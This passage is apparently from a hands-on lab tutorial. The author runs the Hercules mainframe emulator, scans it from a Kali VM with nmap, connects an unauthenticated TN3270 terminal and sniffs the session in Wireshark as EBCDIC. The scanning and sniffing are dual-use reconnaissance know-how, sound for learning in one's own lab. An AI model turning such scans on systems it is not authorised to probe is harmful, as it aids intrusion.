
Let's continue here:



```
H C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe
REPLACE      Replaces files.
RMDIR        Removes a directory.
ROBOCOPY     Advanced utility to copy files and directory trees
SET          Displays, sets, or removes Windows environment variables.
SETLOCAL     Begins localization of environment changes in a batch file.
SC           Displays or configures services (background processes).
SCHTASKS    Schedules commands and programs to run on a computer.
SHIFT        Shifts the position of replaceable parameters in batch files.
SHUTDOWN    Allows proper local or remote shutdown of machine.
SORT         Sorts input.
START        Starts a separate window to run a specified program or command.
SUBST        Associates a path with a drive letter.
SYSTEMINFO   Displays machine specific properties and configuration.
TASKLIST    Displays all currently running tasks including services.
TASKKILL    Kill or stop a running process or application.
TIME         Displays or sets the system time.
TITLE        Sets the window title for a CMD.EXE session.
TREE         Graphically displays the directory structure of a drive or
path.
TYPE         Displays the contents of a text file.
VER          Displays the Windows version.
VERIFY       Tells Windows whether to verify that your files are written
correctly to a disk.
VOL          Displays a disk volume label and serial number.
XCOPY        Copies files and directory trees.
WMIC         Displays WMI information inside interactive command shell.

For more information on tools see the command-line reference in the online help.
Command ==> herc sh help_
CPU0000 PSW=0000000000000000 24M.....
```


I decided to run Kali on my VM(Ware) and scan the Windows host with Hercules (started and installed):



```
root@kali:~# ping -c 1 192.168.1.58
PING 192.168.1.58 (192.168.1.58) 56(84) bytes of data.
64 bytes from 192.168.1.58: icmp_seq=1 ttl=128 time=1.24 ms

--- 192.168.1.58 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.244/1.244/1.244/0.000 ms
root@kali:~# nmap -sV -p 3270 -n -O herc.log 192.168.1.52 -A
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-06 18:57 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
Initiating SYN Stealth Scan at 18:57
Scanning 192.168.1.52 [1 port]
Completed SYN Stealth Scan at 18:57, 2.04s elapsed (1 total ports)
Initiating Service scan at 18:57
Initiating OS detection (try #1) against 192.168.1.52
Initiating Traceroute at 18:57
```

At the current settings (read as: default installation) we should see the results similar to the one presented one the screen below:




```
Initiating NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
Nmap scan report for 192.168.1.52
Host is up, received user-set (0.00026s latency).
Scanned at 2020-12-06 18:57:45 EST for 12s


PORT      STATE      SERVICE      REASON      VERSION
3270/tcp  filtered  verismart   no-response
Warning: OSScan results may be unreliable because we could not find at least 1 open port
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.16.0-4-amd64
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=12/6%OT=%CT=%CU=%PV=Y%G=N%TM=5FCD7005%P=i686-pc-linux-gnu)T6(R=Y%DF=N%TG=80%W=7FFF%S=A%A=Z%F=R%O=%RD=0%Q=)U1(R=N)IE(R=N)

TRACEROUTE (using proto 1/icmp)
HOP RTT          ADDRESS
1  0.55 ms      192.168.111.2
2  ... 20
21  592.06 ms   192.168.1.10
```


Indeed – *verismart.* ;] Let's see what we can do about it:




Now we should be able to use the *terminal* (similar to the *putty*), let's see:




Continuing with the wizard:



After a while we should be here:



We can see on the screen (from our Windows 10 VM) that our *terminal* application is now connected to Hercules (btw: without the authorization ;)):




Great! Now we can continue our *mainframe learning process*. ;)


Here we go...

Main Frames


Well. While we already installed *Mocha TN3270 for Windows*[4] I decided to upload Wireshark[6] to our Windows 10 VM. We shoule be here:




Ready? Let's do it:




Ok, at this stage we can see that Wireshark is able to grab the connection between our Windows host and Windows VM. Let's continue, now we'll click *connect* to check what we can see in Wireshark:




Sniffing is stopped now. Let's see what do we have:



Ok, looks like an excellent example for a release of our 'scapy adventures' scripts in one of the very next *Notes Magazine*[2]... ;) But for now, let's try here (with another encoding):



Cool. By the way: take a look around for the *Show data as* option:



So what do we have here? [5]

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Find sources: "EBCDIC" – news · newspapers · books · scholar · JSTOR (January 2019) ([Learn how and when to remove this template message](#))

Extended Binary Coded Decimal Interchange Code^[1] (EBCDIC,[1]/[ebszdk](#)) is an eight-bit character encoding used mainly on IBM mainframe and IBM midrange computer operating systems. It descended from the code used with punched cards and the corresponding six-bit binary-coded decimal code used with most of IBM's computer peripherals of the late 1950s and early 1960s.^[2] It is supported by various non-IBM platforms, such as Fujitsu-Siemens' BS2000/OSD, OS-IV, MSP, and MSP-EX, the SDS Sigma series, Unisys VS/9, Burroughs MCP and ICL VME.

EBCDIC encoding family

Classification 8-bit basic Latin encodings (non-ASCII)
Preceded by BCD
V · T · E

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- 7 See also


Entire conversation (1055 bytes) Show data as EBCDIC Stream 0

Find: Filter Out This Stream Print Save as... Back Close Help

Understood. But for now – we should be somewhere here...

Few examples

Let's get some few very basic ideas:



Starting „from the source“ we should be here:

```
H C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe
Lsmod
dll type = load, name = hdt3270
devtype = SYSG 3287 3270 3215 1052
dll type = load, name = hdt1403
devtype = 3211 1403
dll type = load, name = hdt3525
devtype = 3525
dll type = load, name = hdt3505
devtype = 3505 2581 1442
dll type = load, name = hdt1052c
symbol = 3215-C 1052-C
devtype = panel_command, loadcount = 1, owner = hdt1052c
dll type = load, name = dncrypt
symbol = z900_compute_message_authentication_code, loadcount = 1, owner = dncrypt
symbol = z900_compute_message_digest, loadcount = 1, owner = dncrypt
symbol = z900_cipher_message_with_chaining, loadcount = 1, owner = dncrypt
symbol = z900_cipher_message, loadcount = 1, owner = dncrypt
symbol = s390_compute_message_authentication_code, loadcount = 1, owner = dncrypt
symbol = s390_compute_message_digest, loadcount = 1, owner = dncrypt
symbol = s390_cipher_message_with_chaining, loadcount = 1, owner = dncrypt
symbol = s390_cipher_message, loadcount = 1, owner = dncrypt
dll type = load, name = hdteq
symbol = hd1_device_type_equals, loadcount = 1, owner = hdteq
dll type = main, name = *Hercules, flags = (nounload)
symbol = panel_display, loadcount = 1, owner = *Hercules
symbol = panel_command, loadcount = 0, owner = *Hercules
symbol = parse_args, loadcount = 0, owner = *Hercules
devtype = 9336 9335 9332 9313 3370 3310 0671 9345 3390 3380 3375 3350 3340 3330 2314 2311 2305
HCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HCTE014I 3270 device 001F client 192.168.1.10 connection reset
HCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HCTE007I 3270 device 001F client 192.168.1.10 connection closed
HCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HCTE007I 3270 device 001F client 192.168.1.10 connection closed
HCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HCTE007I 3270 device 001F client 192.168.1.10 connection closed
HCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HCTE007I 3270 device 001F client 192.168.1.10 connection closed
HCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
msg
msg symbol
Command ==> _instcount=0
CPU0000 PSW-0000000000000000 24M.....
```

We'll go back again to start from the basic menu. ;) Our help-advisor will be the '?' character:


```

HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HHCTE007I 3270 device 001F client 192.168.1.10 connection closed
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
msg
msg symbol
?
HHCPN140I Valid panel commands are...

      Command      Description...
      -----      -----
      help        list all commands / command specific help
      ?           alias for help
      *           Comment
      #           Comment

```

Let's look closer to the few of the available options - here we go:



Don't worry, it's only 478 pages[6]. ;)

Let's start from the very basic command called *version*. You should see a similar results:

```

version
Hercules Version 3.07
(c)Copyright 1999-2010 by Roger Bowler, Jan Jaeger, and others
Built on Mar 23 2010 at 01:39:37
Build information:
  Windows (MSVC) build for i386
  Modes: S/370 ESA/390 z/Arch
  Max CPU Engines: 8
  Using fthreads instead of pthreads
  Dynamic loading support
  Using shared libraries
  HTTP Server support
  No SIGABEND handler
  Regular Expressions support
  Automatic Operator support
  Machine dependent assists: cmpxchg1 cmpxchg4 cmpxchg8 fetch_dw store_dw
Running on DESKTOP-H6DFST0 Windows_NT-6.2 i686 UP
Command ==> -
CPU0000 PSW=0000000000000000 24M.....

```

